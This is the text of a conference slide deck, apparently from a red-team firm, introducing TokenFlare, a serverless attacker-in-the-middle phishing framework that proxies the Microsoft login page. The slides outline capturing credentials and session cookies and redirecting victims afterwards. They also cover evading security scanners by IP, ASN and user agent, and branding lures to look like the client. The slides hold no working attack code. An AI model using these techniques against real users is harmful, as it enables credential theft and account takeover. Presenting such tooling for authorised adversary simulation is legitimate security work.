JUMPSEC

TokenFlare

Phishing Upgraded – The little AiTM Framework that Could

Sunny Chau 2025

$ whoami

Head of Adversary Simulation @JUMPSEC

@gladstomych

sunnyc@jumpsec.com

JUMPSEC

Agenda

- What is a Serverless, AiTM Framework?
- How and Why we created TokenFlare
- Why are we releasing it??
- Release
- IoCs & Notes on Detection
- Q&A

JUMPSEC

What is a serverless AiTM Framework

JUMPSEC

Serverless ‘Functions’ / ‘Workers’ / ‘Lambdas’

- The cloud provider runs your snippets of code
- They provide SSL, load balancing, routing, CDN, logging, firewall, anti-ddos, bot protection…
- Code *tends to be* simpler, low overhead

CLOUDFLARE
Workers


JUMPSEC

What is Attacker-in-the-middle Phishing

User lured to AITM site (acting as a reverse proxy)

User enters credentials and MFA.

Malicious Server intercepts the returning Session cookies for authentication



JUMPSEC

What is a serverless AiTM Framework

- Simple serverless functions to run the reverse proxy logic
- Low overhead because cloud provider does the infra for you
- Framework is the wrapper that helps the operator to configure and deploy

- (First meme in the deck)


How quick it is

init <domain>

configure cf


configure campaign


deploy remote



JUMPSEC

How quick it is - 2





JUMPSEC

Why did we create TokenFlare

JUMPSEC

Challenges we had

- Usability & Complexity with other existing frameworks
- Built-in OpSec that’s easy
- Reliable Customisation of campaigns
- Training new team members

JUMPSEC


Existing Framework were Painful to use


Redirection after completing auth has always been clunky

I once hosted a 40min internal technical talk to explain how to spin up the “popular” framework

Operators used to need a day or more to spin up some phishing infs

(Opinionated: Why Golang? JavaScript is the language of the web!)






JUMPSEC

There's a reason why existing frameworks are … like that

- Needs to be a full-fledged web server, campaign configurator, credential capture, and campaign manager at the same time
- .. Not very Unix



- If we go serverless
- Only need the AiTM logic in one file
- And a config file

JUMPSEC

How do you build AiTM logic anyway? (Entra at least)

Reverse Proxy over – login.microsoftonline.com


Starts user on an appropriate /oauth2/v2.0/**authorize** URL when they hit your Lure path

THERE WILL ALWAYS BE a final redirect, 99% time by Location header

- Check it in your proxy, and redirect your victim accordingly


Set-Cookies: ESTSAUTH, ESTSAUTHPERSIST > Send it to you

User punch in username & password > Sent it to you



How lean can you make the AiTM logic?

Zolderio implemented with 174 lines of JS



JUMPSEC

How Big is TokenFlare's runtime logic?

535 lines!

```
ubuntu@niftybox:~/bsides_25/tokenflare_demo$ wc -l src/worker.js
535 src/worker.js
ubuntu@niftybox:~/bsides_25/tokenflare_demo$
```

Our v0.1 worker, which we used in RT Ops was ~250-300 lines of code

Most of that extra code was Opsec

Back then we copied the worker into CF Dash, click deploy

JUMPSEC

Recall:

- Usability & Complexity with other existing frameworks ✅ solved
- Built-in OpSec that’s easy
- Reliable Customisation of campaigns
- Training new team members

JUMPSEC

OpSec Features


Blocking bots & scrapers

IP, ASN, UserAgent

Blocking non-lure

Restricting to certain browsers

Took 50-100 lines of code



JUMPSEC

Recall:

- Usability & Complexity with other existing frameworks ✅ solved
- Built-in OpSec that’s easy ✅ solved
- Reliable Customisation of campaigns ⬜
- Training new team members ⬜

JUMPSEC

Campaign customisations?

Client Branding

Sensible place for unauth redirect

Sensible place for final redirect


Sensible URL look and feel

JUMPSEC

The ‘common’ trick

Easiest way to do client branding

